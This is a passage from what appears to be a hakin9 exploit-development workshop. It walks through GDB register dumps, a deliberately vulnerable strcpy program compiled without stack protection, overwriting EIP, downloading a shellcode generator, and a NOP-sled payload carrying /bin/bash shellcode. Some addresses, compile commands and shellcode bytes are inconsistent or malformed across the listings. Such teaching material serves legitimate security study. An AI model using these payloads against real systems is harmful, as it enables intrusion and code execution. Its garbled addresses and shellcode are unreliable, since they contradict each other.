rsi          0x7fffffff628 140737488348712
rdi          0x1      1
rbp          0x7fffffff540 0x7fffffff540
rsp          0x7fffffff530 0x7fffffff530
r8           0x7ffff7dd4e00 140737351863936
r9           0x7ffff7dea560 140737351951712
r10          0x7fffffff3d0 140737488348112
r11          0x7ffff7a35dd0 140737348066768
r12          0x400440 4195392
r13          0x7fffffff620 140737488348704
r14          0x0      0
r15          0x0      0
rip          0x40055d 0x40055d <main+15>
eflags      0x206    [ PF IF ]
cs          0x33     51
ss          0x2b     43
ds          0x0      0
es          0x0      0
fs          0x0      0
---Type <return> to continue, or q <return> to quit---
gs          0x0      0
(gdb)

```




Since this is 64-bit machine, you will see some differences in the register names. “r” represents the 64-bit size.

R-prefix identifies the 64-bit registers (RAX, RBX, RCX, RDX, RSI, RDI, RBP, RSP, RFLAGS, RIP), and eight additional 64-bit general registers (R8-R15) were also introduced in the creation of x86-64.

However, these extensions are only usable in 64-bit mode, which is one of the two modes only available in long mode. The addressing modes were not dramatically changed from 32-bit mode, except that addressing was extended to 64 bits, virtual addresses are now sign extended to 64 bits (in order to disallow mode bits in virtual addresses), and other selector details were dramatically reduced.

In addition, an addressing mode was added to allow memory references relative to RIP (the instruction pointer), to ease the implementation of position-independent code, used in shared libraries in some operating systems.

For your ease of use, we will also display 32-bit register information via the same process as shown below.

```

raheel@ra: ~
Reading symbols from vuln3...done.
Search your computer and online sources
Temporary breakpoint 1 at 0x8048480: file vul1.c, line 5.
Starting program: /home/raheel/vuln3
Temporary breakpoint 1, main (argc=1, argv=0xbffff1b4) at vul1.c:5
5      {
(gdb) start
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Temporary breakpoint 2 at 0x8048480: file vul1.c, line 5.
Starting program: /home/raheel/vuln3
Temporary breakpoint 2, main (argc=1, argv=0xbffff1b4) at vul1.c:5
5      {
(gdb) info registers
eax             0xbffff1b4      -1073745484
ecx             0x37c32213      935535123
edx             0xbffff144      -1073745596
ebx             0xb7fc3000      -1208209408
esp             0xbffffef00     0xbffffef00
ebp             0xbffff118      0xbffff118
esi             0x0             0
edi             0x0             0
eip             0x8048480        0x8048480 <main+19>
eflags          0x206          [ PF SF IF ]
cs              0x73            115
ss              0x7b            123
ds              0x7b            123
es              0x7b            123

```

Overwriting EIP register

Example3

This is one of the key steps you need to perform in exploit development, to control EIP you need to overwrite EIP register. To show you this, we will go back to 32-bit register size to make it easy to understand (32-bit Ubuntu Desktop).

Save this following code and compile this with the following switches as shown later.

```

#include <stdio.h>
#include <string.h>
int main(int argc, char** argv)
{
    char buffer[500];
    strcpy(buffer, argv[1]);
    return 0;
}

```

In the above program, we are simply passing a parameter at run time, which can only be at the size of 500 characters. To compile this program, follow the instructions as shown in below snapshot.



```

raheel@ra:~$ gcc -ggdb -o vulnerable -fno-stack-protector -mpreferred-stack-bound
ary=2 vul1.c
raheel@ra:~$

```

Now, we will run the compiled code in our debugger and pass the run time parameter, which would be more than the size it can accept as value.

Run the GDB debugger as shown in below figure and pass the value at run time by passing it through python code.

```

raheel@ra:~$ gcc -ggdb -o vulnerable -fno-stack-protector -mpreferred-stack-bound
ary=2 vul1.c
raheel@ra:~$ gdb vulnerable
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable...done.
(gdb)

```

43

Now run the program as shown below with value given as \$(python -c 'print "\x41" * 600').

This way, we will be passing 600 "A" as a value to our program at run time and since we have passed a value that is more than the size of buffer in the memory, it should overwrite the EIP. Let's run and see, the result is shown in below figure.


```

raheel@ra:~$ gcc -ggdb -o vulnerable -fno-stack-protector -mpreferred-stack-bound
ary=2 vul1.c
raheel@ra:~$ gdb vulnerable
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable...done.
(gdb) run $(python -c 'print "\x41" * 600')
Starting program: /home/raheel/vulnerable $(python -c 'print "\x41" * 600')
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

```




You can see that segmentation fault occurred and now we will see what is there in EIP register by typing command [info register eip] as shown below in figure.



```
raheel@ra: ~$
raheel@ra:~$ gcc -fno-stack-protector -npreferred-stack-boundary=2 vuln1.c
raheel@ra:~$ gdb vulnerable
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable...done.
(gdb) run $(python -c 'print "\x41" * 600')
Starting program: /home/raheel/vulnerable $(python -c 'print "\x41" * 600')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers eip
eip                0x41414141      0x41414141
(gdb)
```

We have successfully overwritten the EIP value. Let's see what else is written with "A". To find this, we will type command [info registers] as shown below in figure.



```
raheel@ra: ~$
raheel@ra:~$ gcc -fno-stack-protector -npreferred-stack-boundary=2 vuln1.c
raheel@ra:~$ gdb vulnerable
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable...done.
(gdb) run $(python -c 'print "\x41" * 600')
Starting program: /home/raheel/vulnerable $(python -c 'print "\x41" * 600')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers eip
eip                0x41414141      0x41414141
(gdb) info registers
eax                0x0             0
ecx                0xbffff390      -1073745008
edx                0xbffffefb      -1073746149
ebx                0xb7fc3000      -1208209408
esp                0xbffffec0      0xbffffec0
ebp                0x41414141      0x41414141
esi                0x0             0
edi                0x0             0
eip                0x41414141      0x41414141
eflags             0x10202 [ IF RF ]
cs                 0x73             115
ss                 0x7b             123
ds                 0x7b             123
es                 0x7b             123
fs                 0x0             0
gs                 0x33             51
(gdb)
```

This confirms that EIP and EBP are overwritten. To complete code exploit, you need to calculate space and a shellcode.

Keep learning, keep hakin9!



Module 5 – Exploiting the Vulnerable Code on Linux

Introduction

Welcome to module 5, the last module of this workshop. So far in this workshop, we have been learning about debugging and how to work with GDB in Linux and, most importantly, controlling the EIP register.

Prerequisite

It is strongly recommended that you should first complete the previous four modules of this workshop and then start completing this module.

In this module, we will try to go to the level of exploitation while getting help from GDB so that we know how we can develop exploit in Linux.

Controlling EIP

We have already presented how to control EIP in our previous module and what role GDB can play in debugging and giving you information about registers.

Now, let's focus on first having a small shellcode which we can create easily and as we need. To demonstrate exploitation we need to have a shellcode.

Download shellcode generator

You can download this shellcode generator to help you in generating custom shellcode, like `[/bin/bash]`.

Download link: <http://www.exploit-db.com/download/13281>.

Let's first download this code and then compile this code as shown below in the figure.

```

raheel@ra: ~/codes
raheel@ra:~/codes$ curl -O http://www.exploit-db.com/download/13281
--2014-10-10 01:01:28-- http://www.exploit-db.com/download/13281
Resolving www.exploit-db.com (www.exploit-db.com)... 192.99.12.218, 198.58.102.135
Connecting to www.exploit-db.com (www.exploit-db.com)|192.99.12.218|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.exploit-db.com/download/13281/ [following]
--2014-10-10 01:01:30-- http://www.exploit-db.com/download/13281/
Reusing existing connection to www.exploit-db.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 5372 (5.2K) [application/txt]
Saving to: '13281'

100%[=====] 5,372 --.-K/s in 0.02s

2014-10-10 01:01:30 (262 KB/s) - '13281' saved [5372/5372]

raheel@ra:~/codes$ ls
13281
raheel@ra:~/codes$ cp 13281 13281.c
raheel@ra:~/codes$

```




We have downloaded this, now let's compile and generate the shellcode [/bin/bash].

```

raheel@ra:~/codes$ gcc -o shellcreator 13281.c
raheel@ra:~/codes$ ls
13281 13281.c shellcreator
raheel@ra:~/codes$

```

To generate the shellcode [/bin/bash] you have to execute the green binary file as shown in below figure.

```

raheel@ra:~/codes$ ls
13281 13281.c shellcreator
raheel@ra:~/codes$ ./shellcreator /bin/bash
Shellcode lenght: 45
\x31\xc0\x83\xec\x01\x88\x04\x24
\x68\x62\x61\x73\x68\x68\x62\x69
\x6e\x2f\x83\xec\x01\xc6\x04\x24
\x2f\x89\xe6\x50\x56\xb0\x0b\x89
\xf3\x89\xe1\x31\xd2\xcd\x00\xb0
\x01\x31\xdb\xcd\x80
raheel@ra:~/codes$
raheel@ra:~/codes$

```

Now, save this shellcode for later use in this module.

Now we need to perform some calculations and find that our ESP is located at location shown in below figure.

```

(gdb) info registers esp
esp                0xbffffec0      0xbffffec0
(gdb)

```

Now we will see how far we can go with ESP to see what is there in the ESP.

```

(gdb) x/10x $esp - 40
0xbffffee98: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffeea8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffeeb8: 0x41414141 0x41414141
(gdb)
0xbffffeec0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffeed0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffffee0: 0x41414141 0x41414141
(gdb)
0xbfffffee8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffffef8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffef08: 0x41414141 0x41414141
(gdb)

```

We keep subtracting bytes and end up at the following where stack were empty from the data we passed.

Our calculation results in that if we are able to pass around 25 NOPS and then try executing our shell code, we might get the shell.



Coding our Exploit

Our shell code is as given below:

```
Shellcode length: 45
\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x
83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\x
cd\x80\xb0\x01\x31\xdb\xcd\x80
```

EIP Value to be used

What you need to understand is that we are giving demonstration as per the values of our virtual machine, these values would be different in your system however the concept will remain the same.

```
$(python -c 'print "\x90" * 25 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x
61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x
b0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\x
f0\xff\xbf" * 35')
```

What is given in above code is, basically, we are passing a run time parameter which includes 25 NOPS i.e. [x90] then we are sending our shellcode which we calculated and showed earlier. After that, we have our ESP value we want to overwrite.

By executing this, you would be able to execute the shellcode via command line parameter given to the program and this you can see in your debugger, as well.

This is just the demonstration, which covers concepts on how you can use debugger on Linux to develop exploit codes on Linux platform.

To be expert in developing Linux based exploits, keep learning and keep hakin9 as we will be presenting an extended version of this workshop to cover how you can go end to end in exploit development on Linux platform.

Keep learning & keep hakin9!

HAKING